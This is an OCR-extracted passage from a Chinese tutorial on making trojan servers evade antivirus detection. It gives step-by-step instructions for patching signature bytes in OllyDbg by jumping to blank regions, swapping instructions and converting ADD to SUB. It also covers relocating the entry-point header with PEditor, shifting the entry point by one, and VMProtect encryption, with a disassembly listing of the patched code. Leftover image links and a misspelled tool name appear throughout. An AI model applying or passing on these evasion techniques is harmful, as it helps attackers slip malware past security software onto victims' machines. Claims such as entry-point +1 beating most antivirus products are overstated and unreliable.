


图34

然后使用刚才汇编的方法把在本文文档里备用的信息一句句地汇编进去，然后再将最后一句代码的下一行004A24AA处加入“jmp 0049FA84”这行代码，如图33。然后单击右键→“复制到可执行文件”→“所有修改”，如图34 。

在弹出的对话框中选择“全部复制”，然后保存即可。而对于内存免杀就省去了内存地址转换这一步了。

原理：至于其原理，大家可以参见图35。




图35

由图中可知，正如同此方法的名字“跳到空白区域”一样，该方法的原理就是将原本含有特征码的信息转移到空白区域，并把原先位置的信息全部NOP掉，并在那里加一个跳转指令，让其跳到004A24A5处，也就是我们找到的空白区域，并把原来在0049FA84的信息移到这里，加完信息后再加一条指令让其跳回去，以使程序连贯起来。

（4）上下互换

适用于：几乎任何情况，成功率比较高。

操作方法：先使用OllyDbg载入木马程序，假定其特征码为0009EE7F_00000005，我们还是先用“偏移量转换器”将其转换为内存地址，上面我们已经知道0009EE7F对应的内存地址为0049FA7F，然后在OllyDbg中找到相应位置，利用上面“跳到空白区域”里介绍的修改方法将0049FA7F上下两句代码调换位置即可。而对于内存免杀就省去了内存地址转换这一步了。

原理：杀毒软件的特征码定位是严格按照相关偏移量于内存地址进行的，而我们的应用程序中的机器码执行顺序的先后在一般情况下是没有死规定的，所以我们只需将其上下互换，杀毒软件自然就不认识了。

（5）ADD与SUB互换

适用于：在内存特征码中出现ADD或SUB指令的，成功率比较高。

操作方法：使用OllyDbg载入木马程序，假定其特征码所对应的地址中有ADD或SUB指令，例如**00018A88：XXXXX 00000088 ADD ECX 10000000**，我们可以将**ADD ECX 10000000**这段机器码改为**SUB ECX F0000000**，更改完毕后保存为EXE文件即可。

原理：我们都知道1+1=2，我们也知道1－（－1）=2，上面就是利用了这个原理，其中ADD指令就是加的意思，而SUB则是减的意思。虽然被我们互换了一下，但是最终结果还是一样的，可是换完之后杀毒软件就不认识了。




图36

到此，关于特征码的查找与修改就讲完了，但是除此之外呢？方法还是有许多的！下面我们就一起看看其它的免杀方法。

4．其它免杀方法

（1）改文件头

这里所说的改文件头包括加头去头、文件加花。关于加头去头，我们还是使用OllyDbg。使用OllyDbg载入木马服务端后，OllyDbg会自动停在入口点，如图36。

我们将头三行机器码复制保存起来，然后找到空白区域，用汇编的方法一一将其写入，如图37。




图37

然后在后面写入一条JMP指令，让其跳到初始入口点的第四行，相信仔细看了本文的朋友一定明白其原理，如果忘了的话可以看看上面修改特征码的第三种方法，原理与这差不多，修改完毕后如下所示：

```
004A2A73    0000           add byte ptr ds:[eax],al
004A2A75    0000           add byte ptr ds:[eax],al
004A2A77    55             push ebp
004A2A78    8BEC           mov ebp,esp
004A2A7A    B9 04000000    mov ecx,4
004A2A7F    E9 CCF3FFFF    jmp Server.004A1E50
004A2A84    0000           add byte ptr ds:[eax],al
004A2A86    0000           add byte ptr ds:[eax],al
004A2A88    0000           add byte ptr ds:[eax],al
```

上面的**add byte ptr ds:[eax],al**就是所谓的空白区域，我们看到改完后的头文件位于004A2A77，所以还要用PEditor改一




图38

下入口点。打开 PEditor 后载入文件，将入口点处的地址改为我们的新文件头地址 004A2A77，如图38，保存后即可。

（2）入口点加 1

打开 PEditor 后载入文件，将原来的入口点 +1 即可，例如我们的入口点为 004A2A77，加 1 后应该是 004A2A78，如图39，然后点击“应用更改”即可完成更改。使用这种简便的免杀方法就可以轻松的对付大部分的杀毒软件。




图39

（3）用 Vmportect 加密

Vmportect 是新一代的软件保护程序，利用虚拟机保护代码，可以对指定的部分区段进行加密，能让被保护的程序复杂化，最开始它被用于 PcShare 里的 SYS 文件免杀，效果很好！其实对于普通文件它照样发挥的比较出色！下面我们就用它来加密那个存在特征码以 049FA7F 开始的区段。打开 Vmportect 后载入程序，在“转储”选项下的任意地方单击由键，在弹出的菜单中选择“前往地址”，如图 40。

